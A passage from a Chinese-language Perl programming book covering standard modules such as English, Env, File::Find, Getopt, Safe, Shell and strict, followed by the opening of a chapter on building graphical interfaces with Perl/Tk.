*(W) Typographical errors often show up as unique variable names. If you had a good reason for having a unique name, then just mention it again somehow to suppress the message. The use vars pragma is provided for just this purpose.*

*Use of uninitialized value at diag.pl line 4 (#2)*

*(W) An undefined value was used as if it were already defined. It was interpreted as a "" or a 0, but maybe it was a mistake. To suppress this warning assign an initial value to your variables.*

*Illegal division by zero at diag.pl line 4 (#3)*

*(F) You tried to divide a number by 0. Either something was wrong in your logic, or you need to put a conditional in to guard against meaningless input.*

*Uncaught exception from user code:*  
*Illegal division by zero at diag.pl line 4.*

如果这还不够，可以和 `diagnostics` 附注一起使用`-verbose` 开关，以使得模块打印完整的说明，它可以告诉你所完成的操作（因为过于冗长，因此没有在这里列出这些说明）：

```
use diagnostic -verbose;
```

#### 14.2.10 English: 为预定义变量取英语名称

格式化页面上剩余行数用哪个预定义变量表示，是`$-`还是`$=`？答案是`$-`。这很难记住，

为什么不使用 English 模块？

许多预定义变量有等价的英语名称，如果包含了 English 模块，则可以使用这些英语名称：

```
use English;
```

使用这个模块意味着可以使用预定义变量的等价英语名称，如表 14.4 所示（注意一些预定义变量有多个等价的英语名称）。

表 14.4 预定义变量的等价英语名称

变量名	等价英语名称
\$-	\$FORMAT_LINES_LEFT
\$'	\$FOSTMATCH
\$!	\$OS_ERROR, \$ERRNO
\$"	\$LIST_SEPARATOR
\$#	\$OFMT
\$\$	\$PROCESS_ID, \$PID
\$\$%	\$FORMAT_PAGE_NUMBER
\$&	\$MATCH
\$(	\$REAL_GROUP_ID, \$GID
\$)	\$EFFECTIVE_GROUP_ID, \$EGID
\$*	\$MULTILINE_MATCHING
\$,	\$OUTPUT_FIELD_SEPARATOR, \$OFS
\$.	\$INPUT_LINE_NUMBER, \$NR
\$/	\$INPUT_RECORD_SEPARATOR, \$RS
\$:	\$FORMAT_LINE_BREAK_CHARACTERS
\$;	\$SUBSCRIPT_SEPARATOR, \$SUBSEP
\$?	\$CHILD_ERROR
\$@	\$EVAL_ERROR
\$\	\$OUTPUT_RECORD_SEPARATOR, \$ORS
\$]	\$PERL_VERSION
^	\$FORMAT_TOP_NAME
^A	\$ACCUMULATOR
^C	\$COMPILING
^D	\$DEBUGGING
^E	\$EXTENDED_OS_ERROR
^F	\$SYSTEM_FD_MAX
^I	\$INPLACE_EDIT

(续表)	
变量名	等价英语名称
<code>\$^L</code>	<code>\$FORMAT_FORMFEED</code>
<code>\$^O</code>	<code>\$OSNAME</code>
<code>\$^P</code>	<code>\$PERLDB</code>
<code>\$^T</code>	<code>\$BASETIME</code>
<code>\$^V</code>	<code>\$PERL_VERSION</code>
<code>\$^W</code>	<code>\$WARNING</code>
<code>\$^X</code>	<code>\$EXECUTABLE_NAME</code>
<code>\$_</code>	<code>\$ARG</code>
<code>\$'</code>	<code>\$PREMATCH</code>
<code>\$ </code>	<code>\$OUTPUT_AUTOFLUSH</code>
<code>\$~</code>	<code>\$FORMAT_NAME</code>
<code>\$+</code>	<code>\$LAST_PAREN_MATCH</code>
<code>\$&lt;</code>	<code>\$REAL_USER_ID, \$UID</code>
<code>\$=</code>	<code>\$FORMAT_LINES_PER_PAGE</code>
<code>\$&gt;</code>	<code>\$EFFECTIVE_USER_ID, \$EUID</code>
<code>\$0</code>	<code>\$PROGRAM_NAME</code>

English.pm Perl 模块实际上使用 `typeglobs` 来为预定义变量取英语别名，例如 `*ARG=$_`。下面的例子使用模式匹配预定义变量 `$&`，它保存了当前模式匹配，例如：

```
$text = 'This is the time.';
$text =~ /time/;
print "Matched: \"$&\".\n";

Matched: "time".
```

如果不喜欢在代码中出现 `$&`，可以像这样将它修改为 `$MATCH`：

```
use English;
$text = 'This is the time.';
$text =~ /time/;
print "Matched: \"$MATCH\".\n";

Matched: "time".
```

在 Perl v5.6.0 中，因为 Perl 版本编号系统的变化，`$PERL_VERSION` 和 `$^V` 对应，而不是和 `$]` 对应。

相关解决方案参见 10.2.21 节“`$]`：Perl 版本”和 10.2.37 节“`$^V`：作为字符串的 Perl 版本”。



### 14.2.11 Env: 导入环境变量

存储环境变量的哈希表是\$ENV, 但只需使用 Env 模块将%ENV 中的内容导入到程序中, 并使它们成为变量, 这样就没有必要访问%ENV 了。

Perl 将环境变量 (在 Unix 和 Windows 中都存在) 存储在%ENV 哈希表中。如果包含了 Env 模块:

```
use Env;
```

那么, 这个模块将导入%ENV 中的所有符号 (那就是 keys %ENV), 将它们连接到你可以使用的变量上 (带有适当的前缀反引用符号)。下面的例子在 Unix 下用变量\$PATH 打印当前查找路径:

```
use Env;
$path2 = $PATH;
$path2 =~ tr/:\n/;
print $path2;

.
/usr/bin
/usr/ucb
/usr/local/bin
/etc
```

注意, 在根据冒号划分\$PATH 之前, 建立了\$PATH 的副本 (Unix PATH 变量使用冒号作为字段定界符; MS-DOS 使用分号)。这样做的原因在于希望使用那个变量内容的破坏性版本, 而不是直接改变\$PATH 的内容。如果将值赋予所连接的变量, 则可以修改环境中存储的值。

也可以像这样仅导入选定的几个变量:

```
use Env qw(PATH HOME);
$path2 = $PATH;
$path2 =~ tr/:\n/;
print $path2;

.
/usr/bin
/usr/ucb
/usr/local/bin
/etc
```

为了从环境中删除某个已连接的环境变量, 可以对这个变量使用 undef 函数 (例如, undef \$PATH)。

相关解决方案参见 10.2.54 节 “%ENV: 环境变量”。

### 14.2.12 ExtUtils: 支持Perl扩展

可以编写 Perl 扩展，而 ExtUtils 模块为帮助你得到这个目的而提供了实用程序。可以使用下面的 ExtUtils 模块：

- ◆ ExtUtils::Command——实用程序，支持在 Makefiles 中使用 Unix 命令
- ◆ ExtUtils::Embed——实用程序，支持在 C 和 C++应用程序中嵌入 Perl
- ◆ ExtUtils::Install——安装文件的实用程序
- ◆ ExtUtils::Installed——管理已安装模块的实用程序
- ◆ ExtUtils::Liblist——规定所使用库的实用程序
- ◆ ExtUtils::MakeMaker——创建扩展 Makefile 的实用程序
- ◆ ExtUtils::Manifest——编写 MANIFEST 文件的实用程序
- ◆ ExtUtils::Miniperl——Perlmain.c 的 C 代码
- ◆ ExtUtils::Mkbootstrap——创建引导文件的实用程序
- ◆ ExtUtils::Mksymlists——为动态扩展创建链接程序选项的实用程序
- ◆ ExtUtils::MM\_OS2——覆盖 ExtUtils::MakeMaker 中行为的实用程序
- ◆ ExtUtils::MM\_Unix——ExtUtils::MakeMaker 所使用的实用程序
- ◆ ExtUtils::MM\_VMS——覆盖 ExtUtils::MakeMaker 中行为的实用程序
- ◆ ExtUtils::MM\_Win32——覆盖 ExUtils::MakeMaker 中行为的实用程序
- ◆ ExtUtils::Packlist——管理 packlist 文件的实用程序
- ◆ ExtUtils::testlib——在 @INC 中增加目录的实用程序

### 14.2.13 File::Compare: 比较文件

我们上传了大小相同的两个文件，所以它们的创建日期是相同的。但我们必须知道它们的内容是否相同。可以使用 File::Compare 完成此任务。

可以在 File::Compare 模块中使用 compare 函数来比较两个文件，而不用明确地打开任何一个文件。如果两个文件的每个字节都相同，则 compare 返回 0；如果不相等，则返回 1；如果出现了错误，则返回-1（例如 compare 无法找到某个文件）。

需要特别注意，compare 函数返回的值和你估计的值恰好相反：如果文件相等，则返回假（也就是 0），如果文件不相等，则返回真（1）。

下面的例子使用 compare 函数比较两个文件：

```
use File::Compare;
if (compare("file1.txt", "file2.txt")) {
    print "Those files are not equal.\n";
} else {
    print "Those files are equal.\n";
}
```

*Those files are equal.*

相关解决方案参见 13.2.33 节“copy: 复制文件”。

#### 14.2.14 File::Find: 在目录中查找文件

你的目录结构太复杂。现在不能找到所需要的文件，因为你有 19 层目录，此时最好使用 File::Find。

通过使用 File::Find 模块中的 find 函数，可以查找匹配给定条件的文件。将对子程序的引用以及目录列表传递给这个函数。find 函数为那些目录以及它们下面的那些目录中的每个文件执行子程序中的代码。

在子程序内部，\$\_ 保存了当前文件的名称，\$File::Find::name 保存了当前文件的名称以及完整路径，而 \$File::Find::dir 保存了当前目录名称（find 函数移动到每一个新的目录来查找文件）。也可以通过设置 \$File::Find::prune 来限制 find 函数是否移动到下一个目录。

考虑这个例子，这个例子处理了一组文件，其中包含两个子目录（其中一个目录包含一个文件）：

```
a.pl
file1.txt
file2.txt
b.pl
c.pl
dir1
  \_ _ _ file.txt
dir2
```

首先，列出这个目录结构中的所有文件。为了达到这个目的，将对匿名子程序的引用传递给 find 函数，以打印 \$File::Find::name，并将仅仅包含当前目录（也就是‘.’）的一元素目录列表传递给 find 函数：

```
use File::Find;
find sub {print "Here's a file: $File::Find::name\n"}, '.';

Here's a file: .
Here's a file: ./a.pl
Here's a file: ./file1.txt
Here's a file: ./file2.txt
Here's a file: ./b.pl
Here's a file: ./c.pl
Here's a file: ./dir1
Here's a file: ./dir1/file.txt
Here's a file: ./dir2
```

注意，find 将查找所有文件，包括目录。如果希望忽略目录，则可以使用 -d 文件测试运算符来检查它们（find 函数将 \$\_ 设置为子程序中的当前文件名，所以可以使用 -d，而不使用



任何参数)，如：

```
use File::Find;
find sub {print "Here's a file: $File::Find::name\n" if !-d}, '.';

Here's a file: ./a.pl
Here's a file: ./file1.txt
Here's a file: ./file2.txt
Here's a file: ./b.pl
Here's a file: ./c.pl
Here's a file: ./dir1/file.txt
```

可以使用-T 文件测试来仅列出文本文件：

```
find sub {print "Here's a text file: $File::Find::name\n" if -T}, '.';

Here's a text file: ./a.pl
Here's a text file: ./file1.txt
Here's a text file: ./file2.txt
Here's a text file: ./b.pl
Here's a text file: ./c.pl
Here's a text file: ./dir1/file.txt
```

当第 1 次遇到目录时，可以通过将\$File::Find::prune 设置为真，而告诉 find 函数不检查某个目录，下面的例子禁止查找 dir1 目录：

```
use File::Find;
find sub {
    $File::Find::prune = 1 if /dir1/;
    print "Here's a text file: $File::Find::name\n" if -T
},
'.';

Here's a text file: ./a.pl
Here's a text file: ./file1.txt
Here's a text file: ./file2.txt
Here's a text file: ./b.pl
Here's a text file: ./c.pl
```

可以看到，\$File::Find 是强大的目录管理工具。

#### 14.2.15 FileCache: 保存多个打开的输出文件

许多操作系统都允许一个进程同时打开一定数量的输出文件，但当使用 FileCache 模块中的 cacheout 函数时，它提供了一种可以避免这种情况的方法。cacheout 函数实际上在后台自动关闭和打开文件，所以对于代码来说，似乎同时打开了所有文件。

可以使用 cacheout 来打开文件句柄，并像这样将文件名（包括路径）传递给它：

```
use FileCache;
cacheout $name;
```

如果 `cacheout` 以前没有使用指定的文件，而且那个文件已经存在，则 `cacheout` 将其长度截断为 0，并向其中写入。如果以前使用过那个文件，则 `cacheout` 将在文件尾追加输出。现在，可以用 `print` 向输出文件发送数据：

```
use FileCache;
cacheout $name;
print $name $output_data;
```

注意，必须像这段代码中那样，在每次使用文件句柄的时候都要调用 `cacheout`，这样 `cacheout` 可以在必要的情况下重新打开那个文件句柄。

---

**提示：** `cacheout` 函数企图自己确定打开输出文件句柄的最大可能数量，但是有时候无法做到。在那种情况下，比较明智的做法是自己在变量 `$FileCache::maxopen` 中设置那个值（最好将这个值设置为比实际值少，这样就不会出现问题）。

---

### 14.2.16 GetOpt: 解释命令行开关

你需要在程序中提供更多选项，并支持命令行开关。此时可以使用 `GetOpt` 模块。

可以使用 `Getopt` 模块来扫描命令行（也就是 `@ARGV`）在其中查找命令行开关，如果开关长度是 1 行，则在开关的前面加入连字号，如果开关本身是由多个字符构成的开关，则（通常）在前面加入两个连字号。下面的例子说明如何使用它们：

```
%perl args.pl -NHello!
%perl greeting.pl --german
```

---

**提示：** 在由 1 个字符构成的开关和它的参数之间并不需要使用空格。

---

通过 `GetOpt::Std` 和多字符开关以及 `GetOpt::Long` 来实现单个字符开关。在这里将介绍它们。

---

**提示：** 在调用 `Getopt` 函数时，它将破坏 `@ARGV` 的内容，所以你可能考虑仅在不继续使用 `@ARGV` 的时候调用它们，或者在代码中创建自己的开关处理方法。

---

#### 14.2.16.1 单字符开关: GetOpt::Std

可以使用 `GetOpt::Std` 来实现单字符开关。例如，假设希望在脚本中使用 3 个命令行开关：`-p`，`-M` 和 `-N`。可以使用 `getopt` 函数来得到那些开关的设置，这个函数像这样扫描 `@ARGV` 中的开关：

```
use Getopt::Std;
getopt('pMN');
```

当在诸如 `-p` 这样的开关上使用 `getopt` 时，定义了对应的变量 `$opt_p`，它存储了开关的设置。下面的例子显示了允许使用的不同开关的设置：

```
use Getopt::Std;
getopt('pMN');
print "-p switch: $opt_p, -M switch: $opt_M, -N switch: $opt_N";
```

现在，当使用不同的开关调用这个脚本和传递值时，它显示所传递的值：

```
%perl args.pl -p5 -M 6 -NHello!

-p switch: 5, -M switch: 6, -N switch: Hello!
```

#### 14.2.16.2 多字符开关

也可以使用 `Getopt::Long` 模块来支持多字符开关（例如，`--german`）；则多样选项通常是用 2 个连字号给出的，而不是 1 个连字号。

`Getopt::Long` 模块的 `GetOptions` 函数可以返回不同选项的设置。需要向这个函数传递 2 个值；第 1 个值是多字符开关，而第 2 个值是对希望 and 开关相关的变量引用。

现在，考虑这个例子；这个例子在程序 `greeting.pl` 中支持两个开关：`--german` 和 `--french`，这个程序显示问候语：

```
use Getopt::Long;
GetOptions("german" => \$german,
           "french" => \$french);
if ($german) {
    print "Guten Tag!\n";
}
if ($french) {
    print "Bonjour!\n";
}
if (!$german && !$french) {
    print "Hello!\n";
}
```

在这里，如果在命令行上规定了选项，则变量 `$german` 和 `$french` 是真，否则是假。为使用这段代码，可以像这样规定一个开关：

```
%perl greeting.pl --german

Guten Tag!
```

或者，可以用这种方法规定两个开关：

```
%perl greeting.pl --german --french

Guten Tag!
Bonjour!
```

也可以不指定开关，在这种情况下，程序将显示默认问候语：

```
%perl greeting.pl

Hello!
```



如果在开关的后面加入=以及参数的值，也可以向多字符开关传递参数。下面的例子以“file = s”的形式通过将开关名传递给 `GetOptions` 说明--file 开关带有字符串参数：

```
use Getopt::Long;
GetOptions("file=s" => \%file);
if ($file) {
    print "File name: $file\n";
}
```

现在，当用户输入文件名时，代码将显示那个名称：

```
%perl filer.pl --file=file.txt

File name: file.txt
```

=s 设置仅仅是指定开关所具有的值类型的一种可能方法；下面列出了各种可能的方法及其含义：

- ◆ =s——带有强制的字符串参数（字符串赋值给选项变量）。
- ◆ :s——带有可选的字符串参数（字符串赋值给选项变量）。
- ◆ =i——带有强制的整数参数（整数赋值给选项变量，如果以-开始，则说明是负值）。
- ◆ :i——带有可选的整数参数（整数赋值给选项变量，如果以-开始，则说明是负值）。
- ◆ =f——带有强制的浮点数字参数（浮点数字赋值给选项变量，如果以-开始，则说明是负值）。
- ◆ :f——带有可选的浮点数字参数（浮点数字赋值给选项变量，如果以-开始，则说明是负值）。
- ◆ !——没有参数，而且可以在前面加入'no'而取反。例如，“bananas!”允许--bananas（将它的变量设置为 1）和-nobananas（将它的变量设置为 0）。
- ◆ +——没有参数，而且每次在命令行上出现的时候都增加 1（如果选项变量不是标量，则忽略这个说明符）。

可以认为-本身是开关，其值为空串，--表示开关列表的末尾（这是可选的）。

#### 14.2.17 locale：启用区分地域的操作

你的公司已经打开了新市场，将把你的程序推销到德国。你可以用 `locale` 附注来为小数点等使用本地值。

通过 `locale`，POSIX 可以对受到地域影响的操作区分地域。这个附注影响校对顺序以及使用什么字符作为小数点（例如，在德国，小数点是逗号）。为禁止区分地域，需使用'no locale'。

下面的例子使用地域定义的排序方法来对数组进行排序：

```
use locale;
@sorted = sort @unsorted;
```

### 14.2.18 safe: 创建安全代码隔间

你编写的 Perl 解释程序使用户可以输入它们自己的 Perl 代码，但这会带来安全风险。因为用户可以用输入的代码进行任何操作。所以，你将使用 Safe 模块来限制他们所能进行的操作。

Safe 模块通过创建代码隔间而可以安全地执行代码，安全隔间和程序的其余部分是分离的。可以使用 `permit` 方法来指定在隔间中允许执行的函数。

因为现在安全是严重的问题，Safe 模块变得越来越庞大，具有许多内置的方法。下面的例子创建了新的安全代码隔间，允许在隔间中执行 `print` 语句，并使用 Safe 模块的 `reval` 方法在那个隔间中运行了一些代码：

```
use Safe;
$safecompartment = new Safe;
$safecompartment->permit(qw(print));
$result = $safecompartment->reval("print \"Hello!\";");

Hello!
```

### 14.2.19 Shell: 作为子程序使用命令行解释器命令

可以使用 Shell 模块来作为子程序在代码中运行命令行解释程序命令，如果需要使用许多这样的命令，则这个功能是非常方便的。下面的例子作为子程序调用了 Unix `uptime` 命令：

```
use Shell;
$uptime = uptime();
print $uptime;

2:16pm up 13 days, 16:33, 4 users, load average: 0.27, 0.14, 0.00
```

也可以在 MS-DOS 中像这样使用 Shell 模块，下面的例子作为子程序使用 `dir` 命令来得到目录列表：

```
use Shell;
$dir = dir();
print $dir;

Volume in drive C has no label
Volume Serial Number is 3741-1402
Directory of C:\perlbook\code

.                <DIR>          04-16-00 11:14a .
..               <DIR>          04-16-00 11:14a ..
A                PL             168  04-16-00 11:14a A.PL
B                PL             150  04-16-00 11:56a B.PL
C                PL             120  04-16-00 11:28a C.PL
.
```

```
.
.
```

也可以像这样向命令行解释程序命令传递参数，下面的例子使用 Unix `cat` 命令来显示特定文件的内容：

```
use Shell;
$text = cat("file.txt");
print $text;

Here's
the
text!
```

#### 14.2.20 strict: 限制编码习惯

一些程序员新手的代码非常马虎，你可以要求程序员新手使用 `strict` 模块。也许每个人都应该从使用 `strict` 模块开始，因为任何人的代码都不符合标准。

可以使用 `strict` 模块的 3 个版本之一：`use strict 'refs'`、`use strict 'vars'`和 `use strict 'subs'`。这里将介绍其中的每一个。

##### 14.2.20.1 use strict 'refs'

如果使用符号引用，则 `use strict 'refs'`会导致运行时错误。类似这样的直接引用是允许使用的：

```
use strict 'refs';
$variable = 5;
$reference = \ $variable;
print $$reference;

5
```

然而，不允许使用符号引用：

```
use strict 'refs';
$variable = 5;
$reference = "variable";
print $$reference;

Can't use string ("variable") as a SCALAR ref while "strict refs"
in use at symbolic.pl line 4.
```

##### 14.2.20.2 use strict 'vars'

如果使用了没有用 `use vars` 声明的变量，没有用 `my` 本地化的变量，或者没有用包名称完全限定的变量，则 `use strict 'vars'`会产生编译时错误。可以使用用 `my` 声明的变量，而不会有任何问题：

```
use strict 'vars';
my $variable = 1;
```



```
print $variable;
```

```
1
```

然而，注意使用 `local` 并不足够：

```
use strict 'vars';
local $variable = 1;
print $variable;
```

```
Global symbol "$variable" requires explicit package name at local.pl
line 2.
```

```
Execution of local.pl aborted due to compilation errors.
```

### 14.2.20.3 use strict 'subs'

如果使用并非子程序名称的 `bareword`，则 `use strict 'subs'` 会造成编译时错误（除非 `bareword` 出现在大括号中或者在 `=>` 符号的左边）。

下面的例子可以使用作为子程序名称的 `bareword`：

```
use strict 'subs';
sub handler
{
    print "I was interrupted.\n";
}
$SIG{INT} = \&handler;
```

然而，不允许用其他方法使用 `barewords`：

```
use strict 'subs';
$hash{'this'} = that;
```

```
Bareword "that" not allowed while "strict subs" in use at g.pl line 3.
Execution of g.pl aborted due to compilation errors.
```

关闭 `strict` 可以像这样使用 `no` 关键字：

```
no strict 'vars';
```

为了打开所有 3 个层次上的语法检查，使用 `strict` 模块本身：

```
use strict;
```

### 14.2.21 Text::Abbrev: 找到惟一的缩写

如何让程序对用户更加友好？可以让用户输入所有文本命令的缩写形式，只要那些缩写是惟一的，这样它们仅代表 1 条命令。如何做到这一点呢？使用 `Text::Abbrev` 来创建由惟一缩写形式构成的哈希表，然后用用户输入的命令作为哈希表中的键。

可以像这样创建由单词的惟一缩写形式构成的哈希表，并传递给 `Text::Abbrev` 模块的

**abbrev 方法：**

```
use Text::Abbrev;
%hash = abbrev qw(Now is the time);
foreach $key (keys %hash) {
    print "$key => $hash{$key}\n";
}

the => the
Now => Now
i => is
tim => time
is => is
th => the
No => Now
ti => time
N => Now
time => time
```

如果传递给 **abbrev** 的是用户输入的命令，建立由所有可能的惟一缩写形式构成的哈希表会非常有帮助。只需使用用户输入的内容作为哈希表内的键，而相关的值就是实际的无缩写命令。

#### 14.2.22 Text::Tabs：在文本中使用制表位

可以使用 **Text::Tabs** 模块的 **expand** 函数在字符串中展开制表位。下面的例子将制表位设置为 8 个字符，并在将字符串中的制表位展开为空格之后打印字符串：

```
use Text::Tabs;
$tabstop = 8;
print expand("Hello\tthere!");

Hello   there!
```

#### 14.2.23 Text::Wrap：封装文本行

可以用 **Text::Wrap** 模块的 **wrap** 函数将一行所无法容纳的文本进行折行。需要向这个函数传递文本使用的初始制表位（当缩进段落时），其后是希望其他行使用的后续制表位，以及要折行的文本。也可以通过设置 **\$tabstop** 中的值来指定制表位长度，通过设置 **\$column** 中的值来设置列宽。

下面的例子在 12 个字符宽的 1 列上打印长字符串，而没有使用任何制表位：

```
use Text::Wrap qw(wrap $columns);
$columns = 12;
print wrap("", "", "This text just seems to go on and on and on and on ",
    "and on and on and on and on and on!");
```

```

This text
just seems
to go on
and on and
on and on
and on and
on and on
and on and
on!

```

#### 14.2.24 Tie::IxHash: 按插入顺序恢复哈希表值

**Tie::IxHash** 并不是标准模块，但可以从 CPAN 得到这个模块，它是一个有用的模块。许多程序员都面临这样的问题：哈希表中的键/值组合的存储顺序和插入顺序不同。通过使用 **Tie::IxHash** 模块就可以解决这个问题。

为让哈希表保持键/值组合的插入顺序，首先要用这种方法使用 **tie** 函数将哈希表连接到 **Tie::IxHash** 模块：

```

use Tie::IxHash;
tie %hash, "Tie::IxHash";

```

现在，哈希表的元素是以插入顺序存储的，而且按照那个顺序返回，如：

```

use Tie::IxHash;
tie %hash, "Tie::IxHash";
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
while(($key, $value) = each(%hash)) {
    print "$key => $value\n";
}

fruit => apple
sandwich => hamburger
drink => bubbly

```

#### 14.2.25 Tie::RefHash: 在哈希表中存储直接引用

你正在尝试将一组直接引用存储在哈希表中，但是，实际上不能那样存储直接引用，除非使用 **Tie::RefHash**。

因为哈希表值是作为文本存储的，因此实际上不能将直接引用存储在哈希表中，但如果使用 **Tie::RefHash** 模块，则可以达到这个目的。下面的例子说明如何轻松地使用这个模块，以将引用存储在哈希表中：

```

use Tie::RefHash;
$s = 5;
$hash{a} = \$s;

```



```
print ${$hash{a}};
```

```
5
```

#### 14.2.26 Time: 创建时间惯例

**Time** 模块使得可以将本地时间或者格林威治时间转换为从 Unix 新纪元（也就是 1/1/1970）开始计算的秒数。例如，可以像这样使用 **Time::Local** 模块计算自从 Unix 新纪元以来到 1/1/2000 所经历的秒数：

```
use Time::Local;
print timelocal(0, 0, 0, 1, 1, 2000);

949381200
```

#### 14.2.27 vars: 预先声明的全局变量

可以使用 **use vars** 预先声明全局变量，如果 **strict 'vars'** 生效，则可以避免出现问题（参见本章前面的主题“**strict**: 限制编码习惯”节的内容）。可以像这样使用 **use vars** 来预先声明变量：

```
use vars qw($scalarname @arrayname %hashname);
```

## 第 15 章 Perl/Tk——窗口、按钮及其他

### 15.1 深入分析

Perl 非常擅长处理文本。可以查找文本、打印文本、分割文本、修改文本、颠倒文本顺序、转换文本、存储文本和检索文本。可以对文本使用常规表达式，对于不使用 Perl 进行编程的程序员来说，这可能需要 1 个星期来解释。可以轻松地复制、比较和移动文本文件。然而，Perl 的用户界面也是基于文本的，在图形界面的世界中，这是一个问题。

Perl 非常擅长创建 HTML，这就是它如此流行的主要原因——你的 Web 浏览器中充满了图形。但是，在和程序打交道时，如果并不希望使用 Web 浏览器，该怎么办？如果代码处于台式机上，该怎么办？能否在 Perl 中创建图形化程序？

可以，只需使用 Tk 模块。Tk 是用于 Tcl（工具命令语言）的图形函数和对象的主要工具箱。实际上，那就是 Tk 的含义（Tcl 工具箱）。Tcl 是一种单独的（尽管比较小巧，在许多方面是 Perl 的竞争者），而且在很大程度上因为 Tk 的图形功能，它作为一种跨平台语言而逐渐流行。现在，也可以在 Perl 中使用 Tk。

Tk 模块并不是 Perl 附带的标准模块，必须从 CPAN 得到它（参见第 14 章中的主题“安装模块”节，以了解如何下载和安装模块）。在 Windows 中，安装过程就是连接到 Internet，启动 Perl 包管理器（也就是运行 Perl 附带的脚本 ppm.pl），并输入命令“install Tk”。

---

**提示：**注意，如果用拨号网络服务供应商的命令解释程序连接到 Unix，则不能在你的 ISP 上通过 Telnet 来运行 Tk 程序，因为 Telnet 仅仅支持文本。

---

Tk 模块支持 Perl 中的 Tk 工具箱，而且允许在 Perl 中创建可视化接口。那个模块在 Perl 程序员中非常流行，我们将在本章中讨论这个模块，说明如何显示带有按钮、单选按钮、复选框、菜单、列表框和其他 Tk 窗口小部件的窗口。Tk 中的窗口小部件就是其他图形界面中的控件——用户界面元素，例如可单击的按钮（注意，Tk 小部件的外观将随着操作系统而发生变化）。

本章中，我们所研究的程序将显示带有菜单、按钮以及其他部件的窗口。在深入讨论快速解决方案之前，我们将介绍这个过程的概要，因为一些技巧对于所有 Perl/Tk 程序是相同的。

第 1 步就是创建 Tk 窗口。方法是包含 Tk 模块并创建新的 MainWindow 部件，它是程序的根部件：

```
use Tk;
```

```
my $main = MainWindow->new;
```

为了将控制权传递给 Tk，并使得窗口可见，要像这样调用 **MainLoop** 方法：

```
use Tk;
```

```
my $main = MainWindow->new;
```

```
MainLoop;
```

**MainLoop** 函数是程序的主要输入/输出循环，而且在这个函数中，Tk 例程等待来自用户的输入，例如单击按钮。

然而，现在窗口出现了，但其中没有任何内容，所以它仅仅是带有最小客户区域（标题栏、工具栏和菜单栏以下，窗口底部的任何状态栏以上的空间，程序就在这个空间中显示图形）的标题栏。为给这个窗口提供一些内容，使用 **Button** 方法在其中加入按钮。在由 **-option = value** 组合构成的列表中向这个方法以及其他方法传递选项。下面是在按钮的客户区域中添加名为 **End** 的按钮的方法：

```
use Tk;
```

```
my $main = MainWindow->new;
```

```
$main->Button(-text => 'End',  
             -command => [$main => 'destroy'])->pack;
```

```
MainLoop;
```

注意这段代码的工作方式——当使用 **\$main** 窗口的 **Button** 方法时，Tk 知道你希望将这个按钮添加到主窗口上。在前面的例子中，我设置了两个选项——在按钮标题中显示的文本（**'End'**）和在单击按钮时需要执行的命令，在这个例子中将执行主窗口的 **Destroy** 方法，以从屏幕上关闭窗口。你将发现，Tk 中充满了类似这样的选项和方法。例如，下面列出了 **Button** 可以使用的完整选项列表：

- ◆ **-activebackground**
- ◆ **-activeforeground**
- ◆ **-anchor**
- ◆ **-background**
- ◆ **-bitmap**
- ◆ **-borderwidth**
- ◆ **-command**
- ◆ **-cursor**
- ◆ **-default**



- ◆ -disabledforeground
- ◆ -font
- ◆ -foreground
- ◆ -height
- ◆ -highlightbackground
- ◆ -highlightcolor
- ◆ -highlightthickness
- ◆ -image
- ◆ -justify
- ◆ -padx
- ◆ -pady
- ◆ -relief
- ◆ -state
- ◆ -takefocus
- ◆ -text
- ◆ -textvariable
- ◆ -underline
- ◆ -width
- ◆ -wraplength

前面的许多选项名明确地说明了它们的含义，但一些名称难以理解。为了了解细节，请阅读 Tk 模块附带或者 Tk 本身的说明文档。

Button 方法返回对按钮对象的引用，在这个例子的代码可以看见，我立即在按钮对象上运行 Pack 方法（这里的语法非常明确，但为了解更多的对象和方法，请阅读第 18 章）。Pack 方法在窗口布局上增加了按钮。

布局指定了部件所在的位置。在这个例子中，我使用了默认布局，它仅仅是垂直排列部件，但有许多方法来安排部件的位置（参见本章后面的主题“用 pack 安排 Tk 部件的位置”节）。也可以将部件放置在 frame 部件中，然后按照喜欢的方法来安排 frame 部件的位置。

当运行前面的例子代码时，将看见图 15.1 中的窗口。当单击窗口中的 End 按钮时，窗口将从屏幕上消失。



图 15.1 简单的 Tk 窗口

这个例子说明了如何使用 Tk 方法和 Tk 部件。你可能会感到疑惑，当用单击 Tk 部件时，

如何执行 Perl 代码，可以通过调用 Perl 子程序，而不是执行 Tk 代码来达到这个目的。下面的例子在前面的例子中加入了新按钮，新按钮的标题是‘Hello’。当用户单击按钮时，代码将在控制台上打印“Hello\n”：

```
use Tk;

my $main = MainWindow->new;
$main->Button(-text => 'Hello',
             -command => [\&printem, "Hello\n"])
->pack;
$main->Button(-text => 'End',
             -command => [$main => 'destroy'])
->pack;

MainLoop;

sub printem
{
    print shift;
}
```

在 Perl 中，前面代码中 Perl print 函数的输出将显示在控制台上。当运行 Perl/Tk 程序时，Tk 窗口出现在和控制台窗口独立的屏幕上，但控制台窗口仍然可用（尽管在某些操作系统中会最小化，例如 Windows，在这种情况下，控制台就是一个 MS-DOS 窗口）。

可以看到，可以用 Tk -command 选项来调用 Perl 函数，当单击按钮时，将调用这个函数（-command 选项和部件的默认操作对应，这意味着单击按钮）。注意，可以向这样的函数传递参数；在这个例子中，当单击 button 时，代码将参数“Hello\n”传递给函数 printem：

```
$main->Button(-text => 'Hello',
             -command => [\&printem, "Hello\n"])
->pack;
```

这个例子的结果如图 15.2 所示，可以在图形中看见 Hello 和 End 按钮。

